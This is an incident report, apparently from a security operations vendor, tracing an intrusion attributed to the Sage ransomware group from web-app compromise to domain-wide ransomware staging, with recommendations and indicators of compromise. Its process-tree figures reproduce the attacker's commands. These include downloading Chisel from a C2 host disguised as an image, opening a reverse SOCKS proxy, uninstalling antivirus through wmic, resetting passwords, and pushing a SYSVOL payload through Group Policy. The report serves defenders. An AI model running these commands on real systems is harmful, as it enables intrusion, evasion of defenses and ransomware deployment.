From Web App Compromise to Ransomware Attempt


The Blackpoint SOC recently contained an incident in which Tactics, Techniques, and Procedures (TTPs) were observed of the Sage Ransomware Group. The Sage ransomware group is a financially motivated threat actor known for exploiting public-facing infrastructure to achieve remote code execution (RCE) and deploy ransomware across enterprise networks. In this case, the actor gained access to a vulnerable management application hosted on a web server and used it as an initial foothold into the environment. After compromising the system, they created a new local administrator account named “defaultaccount”, which served as their persistent access point and staging mechanism for further activity.

Once inside the environment, the threat actor leveraged this privileged account to enumerate Active Directory and deploy additional tools, including Chisel, to establish a reverse proxy and maintain outbound command and control communications. With continued lateral movement, the attacker obtained Domain Admin privileges, executed commands on the domain controller using wmiexec, and updated the SYSVOL share in an attempt to distribute a ransomware payload. This progression from a single exposed web service to complete domain compromise demonstrates a methodical and high-impact intrusion chain typical of previously seen Sage Ransomware Group’s operations.

Key Findings:

- **Initial access**: Threat Actors exploited a vulnerable public-facing management app for RCE, using the web server as their foothold.
- **Persistence**: A local admin named default account was created to maintain access and quietly perform privileged actions.
- **Egress and C2**: Chisel established a reverse proxy over common ports to bypass outbound controls and sustain Command and Control (C2).
- **Tradecraft**: The threat actors relied on native Windows utilities (PowerShell, WMIC, net.exe) with minimal tooling to stay quiet and evade detection.
- **Pace:** The intrusion moved quickly from web server exploitation to domain control, culminating in DC command execution and SYSVOL staging for ransomware.

Observed Killchain:



From Web App Compromise to Ransomware Attempt: Tracing the Sage Intrusion Chain

Remote Code Execution on Web Server via the compromise of Management Software

Creates new local admin account and enables RDP on Web Server

Downloads Chisel and creates reverse SOCKS proxy out to Command and Control


WMI exec onto DC using domain admin and RDP by the threat actor to Domain Controller

Delete Shadow Copies, place malicoius ransom payload in SYSVOL and attempt to update Group Policy via PSEXEC

Blackpoint SOC alerts to remote code executions, admin creation, lateral movement, shadow deletion, and attempted ransom execution

A Calculated Strike: Tactics and Tradecraft of the Sage Ransomware Group

Initial access came through compromised management software that was publicly hosted on the organization’s infrastructure. The actor exploited the web application to achieve remote code execution. Their first action was a Base64-encoded PowerShell command that searched every filesystem drive for ASP.NET web.config files. This activity was intended to locate stored secrets, and map web application roots.




```
|----w3wp.exe
|   |----powershell.exe -enc <base64>
|       |----conhost.exe
```

Figure 1 – Initial command executed after RCE.

After the initial enumeration, the threat actor leveraged this RCE access to do the following:


- Enumerate the Active Directory environment.
    - Users, Groups, Privileges
- Create a new account called defaultaccount and add it to the local administrator group.
- Modify Registry to disable UAC token filtering.
- Enable Terminal Services on the Web Server.
- Download ch.jpg, which is Chisel, from the xseller[.]com domain.
- Setup a reverse SOCKS proxy using Chisel back to Command and Control (C2).



```
|----w3wp.exe
|  |----cmd.exe
|      |----conhost.exe
|      |----net.exe user/domain
|         |----net1.exe user/domain
|      |----whoami.exe
|      |----whoami.exe /priv
|      |----net.exe user /domain
|         |----net1.exe user /domain
   |----cmd.exe
   |   |----net.exe user defaultaccount [redacted] /active:yes /add /domain
   |   |----powershell.exe irm b[.]xseller[.]com/ch.jpg -outf C:\windows\system32\Chrome.exe
   |   |----reg.exe  add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f5516
   |   |----net.exe user defaultaccount [redacted] /active:yes /add
   |      |----net1.exe user defaultaccount [redacted] /active:yes /add
   |   |----net.exe group "domain admins" /domain
   |      |----net1.exe group "domain admins" /domain
   |   |----net.exe start TermService
   |      |----net1.exe start TermService
   |   |----net.exe user defaultaccount [redacted] /active:yes
   |      |----net1.exe user defaultaccount [redacted] /active:yes
   |   |----net.exe localgroup /add administrators defaultaccount
   |      |----net1.exe localgroup /add administrators defaultaccount
   |   |----Chrome.exe client https://b.xseller.com:443 R:socks
   |   |----net.exe localgroup /add administrators defaultaccuont
   |      |----net1.exe localgroup /add administrators defaultaccuont
   |   |----net.exe group "domain admins"
   |      |----net1.exe group "domain admins"
   |   |----whoami.exe
```

Figure 2 – Active Directory enumeration, establishment of persistence, reverse SOCKS proxy out to C2


All observed activity points to initial enumeration and the establishment of persistence by the threat actor. After they deployed a reverse SOCKS proxy, the actor obtained multiple footholds inside the internal network, enabling lateral movement and further propagation. An anomalous .NET binary was compiled and executed in memory on this host, as shown by w3wp.exe launching csc.exe and cvtres.exe.



```
|----w3wp.exe
|  |----csc.exe /noconfig /fullpaths @"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\<redacted>\530e0d20\963ea2c3\3lutfwks.c
|      |----cvtres.exe  /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Windows\TEMP\RESDB50.tmp" "c:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary A
|      |----conhost.exe
```

Figure 3 – Compiling of .NET binary in memory of compromised web server


Shortly after the .NET binary was compiled and executed in memory on the compromised web server, the Blackpoint SOC detected WMIexec activity targeting the domain controller. The actor used Windows Management Instrumentation (WMI) to attempt installation of software with names containing terms such as “malware,” “security,” or “defend.” This activity corresponded with attempts to disable or remove antivirus and EDR solutions on the network.



```
|----WmiPrvSE.exe -secured -Embedding
|  |----cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__1759851723.846674 2>&1
|     |----conhost.exe
|  |----cmd.exe /Q /c wmic product where "name like '%malware%'" call uninstall /nointeractive 1> \\127.0.0.1\ADMIN$\__1759851723.846674 2>&113988
|     |----WMIC.exe product where "name like '%malware%'" call uninstall /nointeractive
|     |----conhost.exe
|  |----cmd.exe     /Q /c cd 1> \\127.0.0.1\ADMIN$\__1759851723.846674 2>&1
|     |----conhost.exe
```

Figure 4 – WMIExec execution onto Domian Controller


After attempting to disable antivirus and EDR tools, the actor moved on to enumerating user accounts and reset the password of a service account.



```
|----WmiPrvSE.exe -secured -Embedding
|  |----cmd.exe  /Q /c net user <user 1> 1> \\127.0.0.1\ADMIN$\__1759851798.248448 2>&1
|     |----net.exe user <user 1>
|        |----net1.exe  user <user 1>
|     |----conhost.exe
|  |----cmd.exe /Q /c net user <user 2> 1> \\127.0.0.1\ADMIN$\__1759851798.248448 2>&1
|     |----net.exe user <user 2>
|        |----net1.exe user <user 2>
|     |----conhost.exe
|  |----cmd.exe /Q /c net user <user 3> 1> \\127.0.0.1\ADMIN$\__1759851798.248448 2>&1
|     |----conhost.exe
|     |----net.exe user <user 3>
|        |----net1.exe user <user 3>
|  |----cmd.exe /Q /c net <user 4> 1> \\127.0.0.1\ADMIN$\__1759851798.248448 2>&1
|     |----net.exe <user 4>
|        |----net1.exe <user 4>
|     |----conhost.exe
|  |----cmd.exe  /Q /c net user <user 2> User__123456a /active:yes 1> \\127.0.0.1\ADMIN$\__1759851798.248448 2>&1
|     |----net.exe user <user 2> [redacted] /active:yes
|        |----net1.exe user <user 2> [redacted] /active:yes
|     |----conhost.exe
|  |----cmd.exe /Q /c net user <user 5> 1> \\127.0.0.1\ADMIN$\__1759851798.248448 2>&1
|     |----net.exe user <user 5>
|        |----net1.exe user <user 5>
|     |----conhost.exe
|  |----cmd.exe /Q /c net user 1> \\127.0.0.1\ADMIN$\__1759851798.248448 2>&1
|     |----net.exe user
|        |----net1.exe user |
|     |----conhost.exe
```

Figure 5 – WMIExec enumeration of user accounts


The threat actor then modified Group Policy in an attempt to distribute a ransomware payload across the domain. By executing repadmin, they forced Active Directory to replicate changes across all domain controllers, ensuring the newly created policies were propagated throughout the environment.



```
|----cmd.exe
|   |----repadmin.exe /syncall /APeD
```

Figure 6 – Forcing of Active Directory replication


After confirming the Group Policy had been updated, the actor used PsExec to remotely trigger the policy on workstations across the environment. This action forced the malicious GPO to take effect immediately on individual hosts. The policy was configured to call a file named backup.exe from SYSVOL and executing that file would deploy the ransomware payload on each impacted machine.



```
|----cmd.exe
|   |----powershell.exe
|       |----PsExec.exe -accepteula -d -s \\<host> gpupdate /force
|       |----PsExec.exe -accepteula -d -s \\<host> gpupdate /force
|       |----PsExec.exe -accepteula -d -s \\<host> gpupdate /force
|       |----PsExec.exe -accepteula -d -s \\<host> gpupdate /force
|       |----PsExec.exe -accepteula -d -s \\<host> gpupdate /force
|       |----PsExec.exe -accepteula -d -s \\<host> gpupdate /force
|       |----PsExec.exe -accepteula -d -s \\<host> gpupdate /force
```

Figure 7 – Manual update of Group Policy via PSExec

Because SYSVOL is a replicated share available to all domain joined hosts, placing backup.exe there allowed each workstation to reference and execute the payload once the policy was applied.



```
|   |----cmd.exe /c copy /y \<domain>\sysvol\<domain>\scripts\backup.exe C:\windows\backup.exe & C:\windows\backup.exe
|       |----backup.exe
|       |----conhost.exe
```

Figure 8 – Attempted staging + execution of ransom payload

The Blackpoint SOC moved quickly to contain the breach that began with remote code execution on a public management application. The intruder used the access to sweep the environment for sensitive configuration data, establish outbound access, and laterally move throughout the domain. Activity on the web server showed in-memory .NET compilation under w3wp.exe followed by attempts to inhibit defenses on the domain controller and reshape the environment through Group Policy. With forced replication and remote triggers in place, the actor was preparing to push a ransomware payload from SYSVOL to every reachable host.

APG Analysis

While this attack was potentially showed attributes of Sage Ransomware, it is important to note that Sage disappeared as law enforcement pressure increased, and new ransomware-as-a-service (RaaS) operations emerged. While there is no publicly available evidence that the actual Sage Group has become active again, external security researchers have reported a Sage family variant "Trojan.sage/hpmilicry" as recently as June 2025. There is an even chance that threat actors are still utilizing Sage Ransomware source code to create and deploy Sage-family ransomware payloads. Threat actors have historically been reported to use the name of older, successful ransomware variants, such as Babuk, to apply additional pressure to victims as well; indicating there is an even chance this threat actor has utilized the Sage Ransomware branding to give themselves credibility.

Sage Ransomware was first identified in late 2016 to early 2017, distributing the Sage 2.0 and Sage 2.2 variants. Sage encrypted victim files using robust RSA-4096 and AES-256 algorithms and appended encrypted files with ".sage" file extension. An HTML ransom note would be dropped in every directory once encryption completed; classic reported Sage deployments also changed the victim's desktop wallpaper to a ransom message and directed victims to a Tor-based "Sage Decryptor" portal for payment.

Recommendations:

- Harden public-facing infrastructure: Regularly patch and update management and web applications and restrict administrative panels from direct internet exposure.
- Implement strong authentication controls: Enforce multi-factor authentication (MFA) for all privileged accounts and remote access paths to reduce credential misuse.
- Apply least privilege and segmentation: Limit administrative privileges across systems and isolate management servers from domain controllers and critical assets.
- Conduct credential hygiene reviews: Rotate credentials following a web compromise and monitor for reuse across systems.

Indicators of Compromise

Network Indicator	D**escription**
xseller[.]com	Command and Control (C2)

Network Indicator Description

Fi**le Name**	**File Hash**
Backup.exe (Ransom payload)	**A3AE3F17C724309E0B1C92658D3B8E2C73A71BB36B77E4F839E3A85F2508051E**
Chrome.exe (Chisel)	Binary was attributed based on the CLI argumentys